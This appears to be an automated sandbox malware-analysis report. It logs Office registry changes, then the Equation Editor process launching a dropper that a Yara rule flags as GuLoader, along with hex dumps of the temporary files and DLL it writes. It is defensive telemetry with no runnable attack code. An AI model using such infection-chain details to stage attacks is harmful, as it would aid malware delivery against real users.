HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\3EC42	3EC42	binary	04 00 00 00 74 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 11 C3 BB F2 66 11 D8 01 42 EC 03 00 42 EC 03 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E480648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1412956209	1412956210	success or wait	1	6E480648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1412956210	1412956211	success or wait	1	6E480648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\3EC42	3EC42	binary	04 00 00 00 74 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 11 C3 BB F2 66 11 D8 01 42 EC 03 00 42 EC 03 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 74 09 00 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 EC 03 00 42 EC 03 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E480648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: **2684**, Parent PID: **596**

General

Start time:	13:10:20
Start date:	24/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: Puportd92.exe PID: **2960**, Parent PID: **2684**

General

Start time:	13:10:22
Start date:	24/01/2022
Path:	C:\Users\user\AppData\Roaming\Puportd92.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Puportd92.exe
Imagebase:	0x400000
File size:	95264 bytes
MD5 hash:	37FC2AA213D1607545A9B876F4AA543E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.745732792.0000000003790000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 5%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsk424E.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Stenkastenes.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\gamer.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsq4443.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsq4443.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AB7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsq4443.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsq4443.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	5	406059	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsk424E.tmp	success or wait	1	403875	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsq4443.tmp	success or wait	1	405C78	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Stenkastenes.dat	0	18144	fd 57 5f fd 3f fd 75 0e fd 7f 03 00 75 08 fd 7f 04 00 75 02 fd c1 fd 00 03 00 00 68 1b 55 21 43 fd 34 24 06 fd fd 69 fd 34 24 50 16 6b fd fd 04 24 04 0b 02 fd 2c 24 fd 78 fd fd fd 2c 24 6c 63 4b 0d 5a 31 fd fd 34 07 54 66 fd fd fd fd fd 04 39 fd 75 fd 57 fd fd fd fd fd fd fd fd fd 54 00 fd 2c fd 1f 46 16 fd fd fd fd 6a fd 76 61 fd fd fd 6a fd fd fd fd 7d 40 57 fd 33 fd fd fd 1b fd 11 10 fd fd fd 12 74 56 3d fd fd 16 42 fd fd 9c 22 fd 20 00 fd 5e 7a fd 44 fd 3a fd fd fd fd fd 54 fd fd 3b fd 07 ba 6e 4c 7e fd 1b 23 4b 76 78 0a 31 58 c2 fd 67 fd fd 08 fd 4f fd 05 fd fd fd fd 05 07 fd 7a 40 fd 57 fd fd 73 2d fd 71 fd fd 59 fd fd 03 fd 1f 46 16 fd fd fd fd fd 6a fd 76 61 fd fd fd 6a fd fd fd fd 7d 40 57 fd 33	W_? uuuhU!C4$i4$Pk$,$x,$lc KZ14T f9uWT,Fjvaj}@W3tV=B" ^zD:T;nL~ #Kvx1XgOz@Ws- qYFjvaj}@W3	success or wait	2	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gamer.txt	0	16555	45 4d 72 38 74 30 48 68 71 37 31 35 52 51 6a 70 56 38 6c 39 4c 6f 6f 55 64 57 4a 67 4d 74 4d 66 32 70 45 38 33 55 32 77 73 73 73 38 31 47 35 4b 4a 46 4c 65 49 58 4d 61 31 54 39 33 48 47 6a 4e 45 62 46 66 79 34 49 52 61 57 6a 63 74 45 48 31 49 33 68 57 47 37 34 77 73 4a 59 64 5a 58 4e 6d 4c 54 71 54 65 6e 76 67 65 63 38 71 70 75 39 38 5a 70 34 58 6c 72 72 41 68 62 75 56 65 50 42 67 35 6e 78 4d 65 6f 78 49 6f 6a 67 6c 4f 75 4a 41 76 41 5a 65 66 30 4e 61 6b 37 67 6d 30 69 78 38 78 53 45 37 30 51 65 46 4a 4d 46 6a 4a 76 45 41 57 52 46 46 74 5a 4f 59 6b 63 48 68 43 67 65 77 70 37 59 42 45 38 4f 65 6b 4f 73 4f 72 63 65 78 61 66 52 47 34 41 64 5a 61 57 42 7a 33 79 43 45 34 71 4d 50 30 4e 41 63 78 4a 34 44 48 65 43 64 7a 62 63 36 68 57 38 69 38 6f 74 70 48 45	EMr8t0Hhq715RQjpV8l9L ooUdWJgMt Mf2pE83U2wsss81G5KJ FLeIXMa1T93 HGjNEbFfy4IRaWjctEH1I 3hWG74wsJ YdZXNmLTqTenvgec8qp u98Zp4XlrrA hbuVePBg5nxMeoxIojgl OuJAvAZef0 Nak7gm0ix8xSE70QeFJ MFjJvEAWRFF FtZOYkcHhCgewp7YBE 8OekOsOrcexa fRG4AdZaWBz3yCE4qM P0NAcxJ4DHeC dzbc6hW8i8otpHE	success or wait	1	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\nsq4443.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E !D2Da0t1DV1n4D3@4DR ich5DPELOa.!"*	success or wait	1	4060F9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Puportd92.exe	unknown	512	success or wait	81	4060CA	ReadFile
C:\Users\user\AppData\Roaming\Puportd92.exe	unknown	4	success or wait	2	4060CA	ReadFile
C:\Users\user\AppData\Roaming\Puportd92.exe	unknown	4	success or wait	7	4060CA	ReadFile
C:\Users\user\AppData\Local\Temp\Stenkastenes.dat	unknown	33645	success or wait	1	729A2C59	ReadFile

Disassembly

No disassembly